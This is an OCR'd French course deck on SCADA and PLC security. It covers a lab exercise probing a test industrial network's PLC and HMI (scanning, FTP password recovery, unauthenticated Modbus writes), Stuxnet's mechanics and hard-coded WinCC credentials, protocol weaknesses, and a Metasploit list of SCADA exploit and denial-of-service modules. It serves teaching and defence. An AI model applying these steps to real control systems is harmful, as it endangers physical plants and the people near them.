


Diagramme de SubGrafcet Door Management.vi sur Projet G7VIEW.lvproj/Poste de travail
Édition Affichage Projet Exécution Outils Fenêtre Aide
Police de l'application 13pts
DOOR Openings and closings management
Door Level 0
0
DOOR Level 0 is closed
X200.E0
ME0 and X200
10
S2
ME3
11
DOOR Level 0 is Opened
3000/X11/0
(X201+X202).2000/X11/0
12
S3
ME4
Door Level 1
1
DOOR Level 1 is closed
X201.E1
ME1 and X201
20
S4
ME5
21
DOOR Level 1 is Opened
3000/X21/0
(X200+X202).2000/X21/0
22
S5
ME6
X201.E1
Door Level 2
2
DOOR Level 2 is closed
X202.E2
ME2 and X202
30
S6
ME7
31
DOOR Level 2 is Opened
3000/X31/0
(X200+X201).2000/X31/0
32
S7
ME8
X202.E2
G7VIEW.lvproj/Poste de travail

# IHM de Supervision

# Etude de la plateforme

# Etude Réseau

- Balayage réseau
  - Quelles sont les machines/IP présentes (la plage « industrielle » est comprise entre les IP 84.6.150.0 et 84.6.150.19)
  - Quels sont les services présents ?

# Ports ouverts

- Applicatifs présents
  - IHM (84.6.150.10)
    - Web (80/443)
    - FTP (21)
    - VNC (5800)
    - Windows (135/139/445)
  - Automate (84.6.150.4)
    - Web (80)
    - FTP (21)
    - Modbus (502)
    - SNMP (UDP 161)
  - Etc.

# Automate - Web

- Authentification ?



**Modify the HTTP access rights:**

| Step | Action |
|---|---|
| 1 | Enter the new username (default is USER). |
| 2 | Enter the new password (default is USER). |
| 3 | Confirm the new password by entering it again. |
| 4 | Confirm the modification using the **Change Password** button.<br>**Result**: An **Ethernet Configuration** page appears. |
| 5 | Click the **Reboot Device** button to recognize the modification in the module. |

  - Présence d'une applet java ?
    - Lire/écrire une variable : %M1 ?
  - Etude des échanges : wireshark
  - Etude du java : jad
- Constatation ?

# Automate - FTP

- Découverte
  - Récupération des mots de passe
- Conclusion sur le fonctionnement : peut on changer le mot de passe ftp ?

# Automate - SNMP

- MIB Snmp
  - Snmp-walk
  - Que peut on faire ?

# Modbus (Modicon Bus)

- Un des protocoles industriels les plus courants
- Caractéristiques
  - Spécifications publiques (http://www.modbus.org/specs.php)
  - Port TCP/502
  - Dialogue Maître / Esclave
  - Identifiant Esclave SID (de 1 à 247) (1 SID unique par bus)
  - Trame composée de l'adresse de l'esclave, le code fonction, les données, un CRC
  - Fonctions de lecture / écriture en mémoire / registre / états, etc.
    - *0x01 - Read Coils*
    - *0x02 - Read Discrete Inputs*
    - ***0x05 - Write Single Coil***
    - ***0x06 - Write Single Register***
  - Pas d'authentification, ni chiffrement
  - Possibilité de contrôler l'état des processus industriels

# Modbus/TCP

- Fonctions

| | | | | Function Codes | | |
|---|---|---|---|---|---|---|
| | | | | *code* | *Sub code* | *(hex)* |
| **Data Access** | **Bit access** | Physical Discrete Inputs | Read Discrete Inputs | **02** | | **02** |
| | | Internal Bits Or Physical coils | Read Coils | **01** | | **01** |
| | | | Write Single Coil | **05** | | **05** |
| | | | Write Multiple Coils | **15** | | **0F** |
| | | | | | | |
| | **16 bits access** | Physical Input Registers | Read Input Register | **04** | | **04** |
| | | Internal Registers Or Physical Output Registers | Read Holding Registers | **03** | | **03** |
| | | | Write Single Register | **06** | | **06** |
| | | | Write Multiple Registers | **16** | | **10** |
| | | | Read/Write Multiple Registers | **23** | | **17** |
| | | | Mask Write Register | **22** | | **16** |
| | | | Read FIFO queue | **24** | | **18** |
| | **File record access** | | Read File record | **20** | | **14** |
| | | | Write File record | **21** | | **15** |
| **Diagnostics** | | | Read Exception status | **07** | | **07** |
| | | | Diagnostic | **08** | **00-18,20** | **08** |
| | | | Get Com event counter | **11** | | **OB** |
| | | | Get Com Event Log | **12** | | **0C** |
| | | | Report Slave ID | **17** | | **11** |
| | | | Read device Identification | **43** | **14** | **2B** |
| **Other** | | | Encapsulated Interface Transport | **43** | **13,14** | **2B** |

# Interagir avec Modbus

- Ecoute réseau
  - Constatation ?
- Lecture / Ecriture sur l'automate sans contrôle
  - Interface web de l'automate
  - qModbus : http://qmodbus.sourceforge.net/
  - Modpoll : http://www.modbusdriver.com/modpoll.html
  - Modscan : http://www.win-tech.com/html/modscan32.htm
  - Recherche de l'ID esclave (slaveID)

# IHM

- Partie OS
  - Prise de main à distance ?
  - Version du système d'exploitation : vulnérabilité ?
  - Privilège de l'utilisateur courant ?
- IHM de développement
  - Possibilité de modification du programme de l'automate ?
  - A t-on vraiment besoin de prendre le contrôle de cette machine en particulier ?
  - Echanges automate/IHM

# IHM

- Supervision
  - Authentification des utilisateurs
    - Mot de passe de l'administrateur ?
- Corrompre la visualisation ?

# Buzz SCADA

# Infrastructures critiques

- Pilotage de mécanismes pouvant mettre en danger des vies humaines
  - Cibles d'attaques terroristes ?
  - Défaillance suite à intrusion non contrôlée ?
  - Problème suite à négligence ?
- Attaques souvent jugées irréalistes (avant)
  - Précurseur ? Stuxnet
  - Plusieurs attaques médiatisées (un peu) depuis
- Tend à monter (risque attentat)

# Attaques récentes (décembre 2015)

- Black Energy
  - Coupure générale de courant dans l'ouest de l'Ukraine
  - Ingénierie Sociale (phishing)
  - Malware Disakil : éteint le service Serial-over-ethernet (utilisé pour communiquer avec automates et RTU).

# Attaques récentes (décembre 2014)

- Attaque contre un haut fourneau allemand
  - Ingénierie sociale
  - Dégâts matériels conséquents (https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/Lageberichte/Lagebericht2014.pdf?__blob=publicationFile)

# Attaques récentes (juillet 2014)

- DragonFly
  - Origine russe ?
  - Cible les entreprises du secteur de l'énergie
  - USA, Espagne, France, …
  - Backdoor des mises à jours des constructeurs de systèmes de contrôle
    - Accès VPN au système compromis
  - Diffusion par virus/vers
  - Actif depuis 2011 ?
  - Source : http://www.symantec.com/connect/blogs/dragonfly-western-energy-companies-under-sabotage-threat

# Le précurseur : Stuxnet (2010)

- Cible le programme nucléaire Iranien
- Cible des réseaux sans connexion directe avec Internet
- Vecteur de compromission : propagation massive (virus, ver, clé usb, etc.)
- Utilisation de moyens sophistiqués (0-day, utilisation de certificats volés, etc.)
- A fait l'objet d'un grand nombre de publication
- Menace étatique

Stuxnet

# Stuxnet

- Avant 2010
  - Attaques SCADA ?  Impossible !
- Après 2010
  - Ver Stuxnet découvert en juin 2010 par un éditeur biélorusse d'antivirus *VirusBlokAda* travaillant avec l'Iran
    - Cible les équipements Siemens
      - Automates PLC et IHM
        - » WinCC Simatic et Step7
          - MC7
    - Ciblait le programme d'enrichissement nucléaire iranien situé à Natanz

# Stuxnet

- Windows
  - Elévation de privilèges
  - Propagation

  => Plusieurs vulnérabilités exploitées
    - Faille .lnk CPLINK via USB
      - MS10-046
    - Élévations de privilège
      - MS10-073 et MS10-092
    - Print Spooler et WMI MOF
      - MS08-067 et MS10-061
  - Rootkit installé pour éviter une détection
    - Grâce à 2 certificats volés (Jmicron et Realtek) / installation de drivers
- IHM :
  - Leurre des outils de supervision
  - Reprogrammation des éléments Siemens liés aux centrifugeuses

| Microsoft Security Bulletin | Vulnerability |
|---|---|
| MS10-073 | Elevation of Privilege via keyboard layout files |
| MS10-092 | Elevation of Privilege via Task Scheduler |
| MS10-061 | Remote Code Execution via Print Spooler service |
| MS10-046 | Automatic File Execution via Windows Shell (shortcut to LNK/PIF files) |
| MS08-067 | Remote Code Execution via Server Service |


# Stuxnet

**Stuxnet Malware**
How are my SIMATIC S7 controllers affected?

SIEMENS

**Malware tries to download trojan plc code blocks**

**WinCC**




**Details**

- Malware carries own block (DB 890, FC 1865, FC 1874) and checks whether they are available in the target plc. If they already available, the malware does nothing
- If the blocks are not available, the malware downloads this blocks to the plc and links them into the program sequence
- If you identify those blocks in your plc but did not have them before in your project, Siemens urgently recommends restoring the plant control system to its original state.

# Stuxnet

- Connexion à la base MS-SQL
  - Compte *WinCCConnect / 2WSXcder*
    - Obtention des données présentes dans plusieurs tables
      - *MCPTPROJECT*
      - *MCPTVARIABLEDESC*
      - *MCPVREADVARPERCON*


- Obtention des données Step7 présentes dans les fichiers système
  - **.S7P*
  - **.MPC*
  - **.LDF*

# Stuxnet

- Injection dans le processus *s7tgtopx.exe* (Simatic Manager)
  - Modification de *s7otbxdx.dll* afin de passer inaperçu auprès des opérateurs
    - MITM
    - Émule les opérations de plusieurs fonctions
      - *s7blk_read*
      - *s7blk_write*
      - *s7blk_findfirst*
      - *s7blk_delete*
      - Etc.

# Stuxnet

- Rootkit dans l'automate
  - Modèles S7-300 et S7-400
    - Blocs **DB890**, **FC1865**, **FC1874** et ***s7otbxdx.dll***
      - DB : Data Blocks
        - » SDB : System Data Blocks
          - Contient la configuration PLC
      - FC : Function Calls
- Cible deux fournisseurs spécifiques de VFD
  - Variable-frequency drive / Variateur de vitesse
    - Qui utilisent
      - Un CPU 6ES7-315-2 ou 6ES7-417
      - Du Profibus avec un module CP 342-5
        - » Valeur d'un SDB situé à l'offset 50h égal à 0100CB2Ch (nombre magique 2C CB 00 01)



# Stuxnet


- Pour résumer
  - Ciblait le programme d'enrichissement nucléaire iranien situé à Natanz
    - Attaque seulement les automates contrôlant des moteurs ayant une fréquence située entre 807 Hz et 1210 Hz
      - Fréquences utilisées par les centrifugeuses à gaz
        - » Variateurs de vitesse Fararo Paya et Vacon NX
    - Modification de la vitesse de rotation de centrifugeuses
      - Passage à 1410 Hz puis 2 Hz puis 1064 Hz
      - Les fréquences fixées font que les centrifugeuses entrent en vibration
        - » Résonance
          - Oscillations importantes pouvant provoquer une rupture d'un composant système
        - » Détérioration de celles-ci
          - 1000 centrifugeuses détériorées

# Stuxnet

- Open-myrtus
  - Open Source MyRTUs
    - https://code.google.com/p/open-myrtus/
- Analyses
  - Symantec
    - http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf
  - ESET
    - http://go.eset.com/us/resources/white-papers/Stuxnet_Under_the_Microscope.pdf
  - Ralph Langner
    - http://www.langner.com/en/page/5/?s=stuxnet

# Architecture réseau et protocole

# Configuration courante - réseau



# Réseaux

- Historiquement
  - Bus série
  - Connexion propriétaire
- Actuellement
  - Ethernet
  - TCP/IP
  - Wi-Fi
  - 3G/4G
  - HF
  - etc.

# Protocoles

- Autre protocole courant : Siemens S7
- Modbus like
  - Profinet
    - Version Ethernet de Profibus
- Caractéristiques
  - Spécifications non publiques
    - Mais existence de la bibliothèque *Libnodave*
      - http://sourceforge.net/projects/libnodave/
  - Port TCP/102
  - Fonctions de lecture / écriture
  - Fonctions *stop* / *run mode* sur l'automate
  - Pas d'authentification, ni chiffrement
    - Mais protection par mot de passe possible

```
127.0.0.1:102 S7comm (src_tsap=0x100, dst_tsap=0x102)
  Module                   : 6ES7 151-8AB01-0AB0  v.0.2
  Basic Hardware           : 6ES7 151-8AB01-0AB0  v.0.2
  Basic Firmware           :                      v.3.2.6
  Unknown (129)            : Boot Loader           A
  Name of the PLC          : SIMATIC 300(xxxxxxxxx)
  Name of the module       : IM151-8 PN/DP CPU
  Plant identification     :
  Copyright                : Original Siemens Equipment
  Serial number of module  : S C-BOUVxxxxxxxx
  Module type name         : IM151-8 PN/DP CPU
```

# Autres Protocoles


- EtherNet/IP CIP Rockwell Automation / Allen-Bradley
  - Pas d'authentification, ni chiffrement
- IEC 60870-5 104
  - Pas d'authentification, ni chiffrement
- IEC 61850
  - Pas d'authentification par défaut
- IEC 60870-6 – ICCP
- IEC 62351
- EtherCAT
- FL-net
- Foundation Fieldbus
- Etc.

# Autres Protocoles

- DNP3 (IEEE Std 1815) – Amériques du Nord
- Caractéristiques
  - http://www.dnp.org/
    - Protocole ouvert
      - Dérive de IEC 60870-5
  - Port TCP/20000
  - Initialement prévu pour l'industrie électrique
    - En déploiement dans les autres secteurs
  - Maître / Esclave
    - Chaque équipement est adressé par un numéro de 0 à 65534
  - Fonctions de lecture / écriture / transfert de fichiers
  - Secure DNP3
    - IEC 62351-5 compliant
      - *Data and Communication Security*
        - » **Chiffrement / Authentification mutuelle (TLS / HMAC)**

# Réseaux sans fil

- **IEEE 802.11 / Wi-Fi / HiperLAN**
  - Les équipements commencent à être équipés de Wi-Fi
    - Des modules existent pour ajouter cette capacité aux automates déjà existants
  - Rappel : les équipements ont une durée de vie de 20 ans...
    - Même si la sécurité du Wi-Fi est implémentée dans les règles de l'art, Quid de la sécurité du WPA dans 20 ans ?
- **IEEE 802.15.4**
  - 2,4 GHz, 868 MHz (Europe), 915 MHz (Amérique, Australie)
    - ZigBee
    - WirelessHART (ABB, Emerson, Siemens, etc.)
- **IEEE 802.16**
  - HiperMAN et WiMAX (entre 2 et 11 Ghz) / HiperACCESS (entre 11 et Ghz)



# Radios VHF / UHF / Microwave

- Installations distantes, problème de câblage
  - Utilisation de liens radio (**VHF / UHF / Microwave**, etc.)
    - VHF : 30 MHz à 300 MHz
    - UHF : 300 MHz à 3 GHz (3000 MHz)
    - Microwave : 1 GHz à 30 GHz
  - Possibilité d'utiliser du chiffrement mais rarement activé
  - Nécessite du matériel spécifique

# Accès distants

- **GSM / GPRS**
  - Envois de SMS
  - Communication en temps réel
  - Connectivité avec les RTU
  - Alertes GSM
    - De la part des serveurs SCADA
  - Envoi de commandes
    - Arrêt / Mise en route d'équipements à distance
    - Changement de mode
- **Satellites**
- **TETRA** - *Terrestrial Trunked Radio*
  - Talkie-walkie
- **Modem**

# Accès externes

- Capteurs extérieurs
  - Connectés via réseau IP
  - Problème de l'accès physique au capteur et surveillance
  - Accès au réseau industriel

(in)Sécurité

# Origines

- Réseau non prévu pour être connecté à internet
- Durée d'utilisation sans commune mesure avec le monde informatique (20/30/40 ans ?)
- Protocoles réseau conçus pour la sureté de fonctionnement
- Absence de sensibilisation à la SSI
  - Des constructeurs
  - Des acteurs (automaticiens)

# Réseau- sécurité

- Protocoles sans authentification
- Pile IP peu fiable, peu résistante

# Automates et sécurité

- Souvent très faibles
  - Conception ancienne
  - Authentification minimale (quand elle est existe)
  - Mots de passe codés en dur
  - Nombreuses vulnérabilités
  - Pas de contrôle d'accès
  - Etc.
- Niveau de sécurité équivalent à celle d'il y a 20 ans en informatique

# Automates

- **Modules Metasploit**
  - **GE D20**
    - d20pass (D20 Password Recovery)
    - d20_tftp_overflow (D20ME TFTP Server Buffer Overflow DoS)
  - **Schneider Modicon**
    - modicon_command (*Remote START/STOP Command*)
    - modicon_password_recovery (*Quantum Password Recovery*)
    - modicon_stux_transfer (*Ladder Logic Upload/Download*)
  - **Allen-Bradley / Rockwell Automation**
    - multi_cip_command (EtherNet/IP CIP Commands)
  - **Protocole Modbus**
    - Modbusclient
  - **Etc.**

# Automates

- **Modules Metasploit**

```
msf > search scada

Matching Modules
================

   Name                                                  Disclosure Date  Rank       Description
   ----                                                  ---------------  ----       -----------
   auxiliary/admin/scada/igss_exec_17                    2011-03-21       normal     Interactive Graphical SCADA System Remote Command Injection
   auxiliary/admin/scada/modicon_command                 2012-04-05       normal     Schneider Modicon Remote START/STOP Command
   auxiliary/admin/scada/modicon_password_recovery       2012-01-19       normal     Schneider Modicon Quantum Password Recovery
   auxiliary/admin/scada/modicon_stux_transfer           2012-04-05       normal     Schneider Modicon Ladder Logic Upload/Download
   auxiliary/admin/scada/multi_cip_command               2012-01-19       normal     Allen-Bradley/Rockwell Automation EtherNet/IP CIP Commands
   auxiliary/dos/scada/beckhoff_twincat                  2011-09-13       normal     Beckhoff TwinCAT SCADA PLC 2.11.0.2004 DoS
   auxiliary/dos/scada/d20_tftp_overflow                 2012-01-19       normal     General Electric D20ME TFTP Server Buffer Overflow DoS
   auxiliary/dos/scada/igss9_dataserver                  2011-12-20       normal     7-Technologies IGSS 9 IGSSdataServer.exe DoS
   auxiliary/scanner/scada/koyo_login                    2012-01-19       normal     Koyo DirectLogic PLC Password Brute Force Utility
   auxiliary/scanner/scada/modbusclient                  2011-11-01       normal     Modbus Client Utility
   auxiliary/scanner/scada/modbusdetect                  2011-11-01       normal     Modbus Version Scanner
   exploit/windows/browser/teechart_pro                  2011-08-11       normal     TeeChart Professional ActiveX Control <= 2010.0.0.3 Trusted Integer Dereferen
   exploit/windows/fileformat/bacnet_csv                 2010-09-16       good       BACnet OPC Client Buffer Overflow
   exploit/windows/fileformat/scadaphone_zip             2011-09-12       good       ScadaTEC ScadaPhone <= v5.3.11.1230 Stack Buffer Overflow
   exploit/windows/scada/citect_scada_odbc               2008-06-11       normal     CitectSCADA/CitectFacilities ODBC Buffer Overflow
   exploit/windows/scada/codesys_web_server              2011-12-02       normal     SCADA 3S CoDeSys CmpWebServer <= v3.4 SP4 Patch 2 Stack Buffer Overflow
   exploit/windows/scada/daq_factory_bof                 2011-09-13       good       DaqFactory HMI NETB Request Overflow
   exploit/windows/scada/factorylink_csservice           2011-03-25       normal     Siemens FactoryLink 8 CSService Logging Path Param Buffer Overflow
   exploit/windows/scada/factorylink_vrn_09              2011-03-21       average    Siemens FactoryLink vrn.exe Opcode 9 Buffer Overflow
   exploit/windows/scada/iconics_genbroker               2011-03-21       good       Iconics GENESIS32 Integer overflow version 9.21.201.01
   exploit/windows/scada/iconics_webhmi_setactivexguid   2011-05-05       good       ICONICS WebHMI ActiveX Buffer Overflow
   exploit/windows/scada/igss9_igssdataserver_listall    2011-03-24       good       7-Technologies IGSS <= v9.00.00 b11063 IGSSdataServer.exe Stack Buffer Overfl
   exploit/windows/scada/igss9_igssdataserver_rename     2011-03-24       normal     7-Technologies IGSS 9 IGSSdataServer .RMS Rename Buffer Overflow
   exploit/windows/scada/igss9_misc                      2011-03-24       excellent  7-Technologies IGSS 9 Data Server/Collector Packet Handling Vulnerabilities
   exploit/windows/scada/moxa_mdmtool                    2010-10-20       great      MOXA Device Manager Tool 2.1 Buffer Overflow
   exploit/windows/scada/procyon_core_server             2011-09-08       normal     Procyon Core Server HMI <= v1.13 Coreservice.exe Stack Buffer Overflow
   exploit/windows/scada/realwin                         2008-09-26       great      DATAC RealWin SCADA Server Buffer Overflow
   exploit/windows/scada/realwin_on_fc_binfile_a         2011-03-21       great      DATAC RealWin SCADA Server 2 On_FC_CONNECT_FCS_a_FILE Buffer Overflow
   exploit/windows/scada/realwin_on_fcs_login            2011-03-21       great      RealWin SCADA Server DATAC Login Buffer Overflow
   exploit/windows/scada/realwin_scpc_initialize         2010-10-15       great      DATAC RealWin SCADA Server SCPC_INITIALIZE Buffer Overflow
   exploit/windows/scada/realwin_scpc_initialize_rf      2010-10-15       great      DATAC RealWin SCADA Server SCPC_INITIALIZE_RF Buffer Overflow
   exploit/windows/scada/realwin_scpc_txtevent           2010-11-18       great      DATAC RealWin SCADA Server SCPC_TXTEVENT Buffer Overflow
   exploit/windows/scada/scadapro_cmdexe                 2011-09-16       excellent  Measuresoft ScadaPro <= 4.0.0 Remote Command Execution
   exploit/windows/scada/sunway_force_control_netdbsrv   2011-09-22       great      Sunway Forcecontrol SNMP NetDBServer.exe Opcode 0x57
   exploit/windows/scada/winlog_runtime                  2011-01-13       great      Sielco Sistemi Winlog Buffer Overflow
   exploit/windows/scada/winlog_runtime_2                2012-06-04       normal     Sielco Sistemi Winlog Buffer Overflow 2.07.14
```

# Automates


- **Déni de service**
  - Sur le process et/ou sur l'interface réseau
    - *connect() scan* → perte de l'interface réseau
    - Pile IP pas fiable (*ping of death*, *Land attack*, etc.)
    - DoS via une commande listant les fichiers récursivement
  - Nécessite un reboot manuel

# Automates

- **Tests de robustesse**
  - Utilisation de suites d'outils
    - *ISIC* (*Stack Integrity Checker*) - http://isic.sourceforge.net/
